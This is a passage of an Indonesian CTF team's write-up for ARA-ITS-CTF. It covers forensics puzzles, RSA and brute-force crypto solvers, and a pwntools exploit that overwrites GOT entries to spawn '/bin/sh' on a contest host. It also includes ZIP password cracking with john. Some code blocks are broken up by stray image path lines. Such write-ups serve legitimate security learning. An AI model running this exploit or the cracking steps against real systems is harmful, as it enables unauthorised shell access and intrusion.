

Write Up ARA-ITS-CTF



Sembarang Wes

Fikri Muhammad Abdillah
Muhammad Naufal Kurniawan
Thoriq Fathurrozi

Forensics	2
The QRazy Spell (39 ~ 100 pts)	2
Flag: ARA5{t3chn0bl4d3_nev4h_d13s}	6
Time Capsule (28 ~ 245 pts)	7
Flag: ARA5{zipp1_zipp1_z4pp4_z4pp4}	9
Binary Exploitation	10
lemfao (12 ~ 453 pts)	10
Flag:	
ARA5{LEMFAO_HES_A_CHINESE_HACKERS!!!!!!_sorry_this_chall_dibuat_dadakan_tanpa_persiapan_yang_matang}	14
Cryptography	15
Ryan's Strange Assignment (41 ~ 100 pts)	15
FLAG: ARA5{y4yy_y0u've_f0uNd_me!}	18
Mandarin Class from wish (63 ~ 100 pts)	18
Flag: ARA5{g00d_luck_for_y4}	19
Substitution Enigma (16 ~ 383)	19
Flag: ARA5{it51nd3ed45ubst1tui0n3n1gm4}	23
Reverse Engineering	24
❑ Blocks (22 ~ 342 pts)	24
Flag: ARA5{baby_rev_using_mit!nv3nt0r_app_is_fun_or_not?}	26
Web	27
Crystal Dealer (12~445)	27
Flag: ARA5{You've_5H0Uldd_W4Tch_th3_S3riE5_NOW!_0x756af8}	29
Misc	30
Bukan Pyjail (26 ~ 296 pts)	30
Flag: ARA5{f0rm4t_5tr1n955_vULN}	31

Forensics

The QRazy Spell(39 ~ 100 pts)



Diberikan sebuah file 'TheBookOfMagick.jpg'



Yang setelah dicek didalamnya terdapat file GIF:

```
kali 2024-01-28 ~ 
→ binwalk TheBookOfMagick.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
13870	0x362E	GIF image data, version "89a", 300 x 300

Kemudian extract file GIF tersebut menggunakan python

```
file = open('TheBookOfMagick.jpg', 'rb')

file.seek(13870)

with open('file.gif', 'wb') as f:
    f.write(file.read())
```

Kemudian didapatkan file GIF berikut yang berisi qrCode dengan total 307 Frame.



Kemudian extract data dari tiap framenya menggunakan python dengan sedikit bantuan teman kami (ref: <https://chat.openai.com/>).

```
import imageio
from pyzbar.pyzbar import decode

def scan_qr_codes_in_gif(gif_filename):
    # Baca file GIF
    reader = imageio.get_reader(gif_filename)

    # Loop melalui setiap frame dalam file GIF
    for i, frame in enumerate(reader):
```

```
# print(f"Scanning frame {i + 1}")


# Pindahkan frame menjadi gambar PIL
frame_image = imageio.core.util.Array(frame)

# Melakukan pemindaian QR code pada setiap frame
decoded_objects = decode(frame_image)

# Print hasil pemindaian QR code
if decoded_objects:
    # print("QR codes found in frame:")
    for obj in decoded_objects:
        print(obj.data.decode(), end='')

if __name__ == "__main__":
    gif_filename = "file.gif" # Ganti dengan nama file GIF Anda
    scan_qr_codes_in_gif(gif_filename)
```


Berikut hasil eksekusinya:




```
Δ kali 2024-01-28 ■ ■ ■
- python3 extractt_frame.py
In the expansive and virtual landscape of the Dream SMP, the story of L'Manberg unfolded as a captivating saga, intricately entwined with the enigmatic presence of Technoblade. L'Manberg, a native born from dreams and the collective aspirations of Minecraft content creators, sought to carve its own destiny within the server. Led by figures like Wilbur Soot and TommyInnit, the crimson banners of L'Manberg became a symbol of shared dreams and alliances. As the nation thrived, Technoblade, a lone warrior with a pig-themed persona and a penchant for individualism, emerged on the scene. Uninterested in political entanglements, Technoblade became a wild card in the dynamic narrative of the server, resisting the call to join L'Manberg and valuing autonomy over allegiance. -- https://mega.nz/file/TUVxRQpZ#AMmOgOmA86aVmk0wHrWKmMILgvWKSfVuAIE7BilZBU -- The clash between L'Manberg and Technoblade reached its apex during the Battle of the Crimson Plains. L'Manberg's banners, representing unity and shared dreams, collided with Technoblade's pig motif in a virtual storm of conflict. The aftermath left scars on both sides, altering the course of the Dream SMP. In the wake of the battle, L'Manberg, though scarred, continued its journey, fueled by the resilience of its citizens and the marks of battles fought for freedom. Technoblade, having left an indelible mark on the server's lore, retreated to the shadows, awaiting the next chapter in his solitary adventure. The narrative tapestry of L'Manberg and Technoblade weaved together themes of politics, rebellion, and the consequences of individual choices. The story became a legendary tale whispered across the server, chronicling the rise and fall of a virtual nation and the enduring spirit of a lone warrior in the world of the Dream SMP.
```

Disana terdapat sebuah link menuju mega:

<https://mega.nz/file/TUVxRQpZ#AMmOgOmA86aVmk0wHrWKmMILgvWKSfVuAIE7BilZBU>



Kemudian kami analisis menggunakan *stegsolve* dan didapatkan sebuah flag.



Flag: ARA5{t3chn0bl4d3_nev4h_d13s}

Time Capsule (28 ~ 245 pts)

Challenge

28 Solves

×

Time Capsule

245

I discovered my old time capsule and it has my favorite song in it. The problem is, I forgot the password, and due to its age, the file inside might be corrupted. I also found the note that I wrote a long time ago about the password. My cat said that you might be able to help me. Can you?.

Attachment : [time.note](#). Author: zalv


Flag

Submit

Diberikan sebuah dua buah file yaitu **Time Capsule.zip**, dan

notes.png. Kemudian extract file zip yang diberikan, didalamnya terdapat file zip lagi dan terdapat file notes.png yang sama seperti attachment yang diberikan sebelumnya. Didalamnya terdapat file **MyCapsule.zip**, file zip tersebut diamankan menggunakan sebuah password dengan kriteria yang telah diberikan pada **notes.png**

```
kali 2024-01-28 ~   
→ file TimeCapsule.zip  
TimeCapsule.zip: Zip archive data, at least v2.0 to extract, compression method=AES Encrypted
```

Kemudian kami membuat wordlist dengan kriteria yang sesuai dengan yang telah diberikan menggunakan python berikut:

```
import string

pass_element = [
    [i for i in range(1, 13)],
    ["kAor1", "s3nKu", "sTev3", "Lev1", "L1Ly"],
    ['*', '#', '!', '%', '&', '+'],
    [i for i in range(10)],
    [i for i in string.ascii_uppercase],
    ['*', '#', '!', '%', '&', '+']
]

def gen_pass(pass_element):
    if len(pass_element) == 1:
        for i in pass_element[0]:
            yield i
    else:
        for i in pass_element[0]:
            for j in gen_pass(pass_element[1:]):
                yield str(i) + str(j)

possibilities = 1
for element in pass_element:
    possibilities *= len(element)

print("Total possibilities: ", possibilities)
with open("password.txt", "w") as f:
    for i in gen_pass(pass_element):
        f.write(i + "\n")
```


Setelah didapatkan wordlist yang sesuai, kemudian bruteforce file zip yang didapatkan menggunakan wordlist tersebut.

```
kali 2024-01-28 ~
→ zip2john TimeCapsule.zip > hash
```

```
kali 2024-01-28 ~
→ john -wordlist=password.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 325008 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
5s3nKu%3T+ (TimeCapsule.zip/MyCapsule.zip)
1g 0:00:00:01 DONE (2024-01-28 09:56) 0.5988g/s 132445p/s 132445c/s 5s3nKu*0I*..5Lev1%7V+
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Setelah password didapatkan maka extract file **MyCapsule.zip** dan file tersebut corrupt dengan header ARA, kemudian rubah file headernya menjadi file header ZIP yang sesuai. Setelah itu ternyata filenya masih corrupt, kemudian di-repair menggunakan perintah `'zip -FF MyCapsule.zip --out rebuilt.MyCapsule.zip'`. Kemudian extract file **rebuilt.MyCapsule.zip** dan dapatkan file **song.bz2** kemudian extract file tersebut. Setelah itu didapatkan file **song** yang merupakan file audio.


Setelah itu buka file **song** tersebut di audacity dan ubah view menjadi spectrogram dan didapatkan flag.



Flag: `ARA5{zipp1_zipp1_z4pp4_z4pp4}`

Binary Exploitation

lemfao (12 ~ 453 pts)



Kami diberikan file zip yang berisi file chall (`ld-2.27.so`, `lemfao`, `libc.so.6`, `main.c`). Karena kami diberikan source code dari chall tersebut langsung saja kami analisis file tersebut.

```
#include <stdio.h>
#include <stdlib.h>

// // gcc main.c -no-pie -o lemfao

void init() {
    setvbuf(stdout, NULL, _IONBF, 0);
```

```

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
}

char lemfa0[0x150];

void main(int argc, char* argv[]) {
    init();
    printf("free stuff: %#lx\n", &malloc);

    printf("lemfao? ");
    fgets(lemfao, 0x150, stdin);

    unsigned long where;
    for(int i = 0; i < 2; i++) {
        printf("hm...? ");
        scanf("%lu", &where);

        printf("huh... ");
        scanf("%lu", where);
    }

    puts("lemfao haha...");
    exit(0);
}

```

Dapat di lihat dari file tersebut bahwa dalam looping, pertama kita dapat set address dari variable where, kedua kita bisa set value pada address yang kita set sebelumnya, dengan kata lain kita bisa set value di address manapun (writable address range).

Setelah kami trial and error terus menerus dengan mencoba set constant value dan lain-lain, kami menemukan cara dengan mengganti got (global offset table) pada `puts -> main` dan `fgets -> system`, dengan cara seperti itu kami hanya perlu set variable `lemfao` pada awal input dengan command seperti `/bin/sh\x00`.

Berikut solver kami:

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template --host 103.152.242.68 --port 10024 lemfa0

```

```
import os

from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF(args.EXE or "lemfao")

# Many built-in settings can be controlled on the command-line and show up
# in "args". For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141 EXE=/tmp/executable
host = args.HOST or "103.152.242.68"
port = int(args.PORT or 10024)

def start_local(argv=[], *a, **kw):
    """Execute the target binary locally"""
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
    """Connect to the process on the remote host"""
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    """Start the exploit against the target."""
    if args.LOCAL:
        return start_local(argv, *a, **kw)
    else:
        return start_remote(argv, *a, **kw)

# Specify your GDB script here for debugging
```

```
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = """
break *main+156
""".format(
    **locals()
)

# =====
#                               EXPLOIT GOES HERE
# =====
# Arch:      amd64-64-little
# RELRO:     Partial RELRO
# Stack:     No canary found
# NX:        NX enabled
# PIE:       No PIE (0x3ff000)
# RUNPATH:   b'.'
libc = ELF("./libc.so.6")

io = start()

malloc_addr_leak = int(io.recvline().strip().split(b": ")[-1].decode()[2:],
16)

libc.address = malloc_addr_leak - libc.symbols["malloc"]

log.info("malloc_addr_leak: " + hex(malloc_addr_leak))
log.info("libc.address: " + hex(libc.address))

bin_sh = b"/bin/sh\x00"

bin_sh_int = int.from_bytes(bin_sh, "little")

io.sendlineafter(b"lemfao?", bin_sh)

replacing = {
    str(exe.got["fgets"]).encode(): str(libc.symbols["system"]).encode(),
    str(exe.got["puts"]).encode(): str(exe.symbols["main"]).encode(),
}

for addr, value in replacing.items():
```

```
io.sendlineafter(b"hm...?", addr)
io.sendlineafter(b"huh...", value)

io.sendlineafter(b"lemfao?", b"a")


io.interactive()
```

Flag:

**ARA5{LEMFAO_HES_A_CHINESE_HACKERS!!!!!!_sorry_this_chall_dibuat_dadaka
n_tanpa_persiapan_yang_matang}**

Cryptography

Ryan's Strange Assignment (41 ~ 100 pts)



Kami diberi 2 buah file (`RSA_Generate.py`, `chall.txt`), yang isinya yaitu soal rsa. Dalam `chall.txt` berisi `e`, `n`, `c`.

Karena `p` & `q` saat generate size nya sangat kecil, kita bisa langsung menggunakan yafu untuk factorization nya


```
=====
===== Welcome to YAFU (Yet Another Factoring Utility) =====
=====          bbuhrow@gmail.com          =====
===== Type help at any time, or quit to quit =====
=====

>> factor(656667633925034928565265657029754592125612174887)

fac: factoring 656667633925034928565265657029754592125612174887
fac: using pretesting plan: normal
fac: no tune info: using qs/gnfs crossover of 95 digits
fac: no tune info: using qs/snfs crossover of 75 digits
div: primes less than 10000
fmt: 1000000 iterations
rho: x^2 + 3, starting 1000 iterations on C48
rho: x^2 + 2, starting 1000 iterations on C48
rho: x^2 + 1, starting 1000 iterations on C48
pm1: starting B1 = 150K, B2 = gmp-ecm default on C48
ecm: 30/30 curves on C48, B1=2k, B2=gmp-ecm default

starting SIQS on c48: 656667633925034928565265657029754592125612174887

==== sieving in progress (1 thread): 1248 relations needed ====
==== Press ctrl-c to abort and save state =====
1276 rels found: 744 full + 532 from 4947 partial, (45528.36 rels/sec)

SIQS elapsed time = 0.1660 seconds.
Total factoring time = 0.9700 seconds

***factors found***

P24 = 874793787013089568682039
P24 = 750654204080680317868433

ans = 1
```

Langsung saja kita decrypt ciphertext nya

Berikut file `solver.py`:

```
from Crypto.Util.number import *

p = 874793787013089568682039
q = 750654204080680317868433

e = 114886333760015985036554090542783661670178316083
```

```
N = p * q

phi = (p - 1) * (q - 1)
d = inverse(e, phi)


Ciphertext = [
    388470564545595079878104053981025526531939606859,
    453176023391532805708302460105667157725589851094,
    388470564545595079878104053981025526531939606859,
    75802357989074313293245504745464495672586500194,
    530636545397020801879048076629625949622834349271,
    375102954800183654669573725068164483048779280257,
    99671660668837563905250376816639356715569135661,
    375102954800183654669573725068164483048779280257,
    375102954800183654669573725068164483048779280257,
    548590315496515548263582684646962335108239338721,
    375102954800183654669573725068164483048779280257,
    140887375510816447108962772482031766699016216554,
    140212787491282887085498898710330206078088868768,
    242179089744385364312781540147541186854680604100,
    398044336768077716652000929266760922026198523016,
    328163223491055229981745557826815118704798556561,
    548590315496515548263582684646962335108239338721,
    203670039431684285409927419369078161781353023554,
    140887375510816447108962772482031766699016216554,
    140212787491282887085498898710330206078088868768,
    28246179230356600933428735985618279268854527152,
    352317776039632073723207591355488816387781272693,
    548590315496515548263582684646962335108239338721,
    245693816302915231385429799263018906306181844928,
    328163223491055229981745557826815118704798556561,
    284701600970156838561135032032260883397153054123,
    443620019394148520237590263606896913967512611950,
]

res = b""
for c in Ciphertext:
    res += long_to_bytes(pow(c, d, N))

print(res)
```

FLAG: ARA5{y4yy_y0u've_f0uNd_me!}

Mandarin Class from wish (63 ~ 100 pts)



Kami di berikan file `chall.py` yang berisi enkripsi pada flag dengan menggunakan random dengan range 1 ~ 500.

Langsung saja kami bruteforce key nya karena range yang terlalu kecil

Berikut solver kami:

```
import string

dictionary = string.ascii_lowercase + string.ascii_uppercase + \
string.digits + string.punctuation + " "

encrypted_flag = "楠顙楠ひ兂帯囧弄嚟𠵿櫛楡愜嚟嵒隄嗽梅嚟渚舟艤"

for key in range(1, 501):
    flag = ""
    success = True
```

```
for ch in encrypted_flag:
    ch = ord(ch)
    e = chr(ch // key)
    if e not in dictionary:
        success = False
        break
    flag += e
if not success:
    continue
print(key, flag)
```

Flag: ARA5{g00d_luck_for_y4}

Substitution Enigma (16 ~ 383)



Kami diberikan file `chall.py` yang berisi tentang enkripsi pada flag dengan menggunakan key random (range 0 ~ 255).

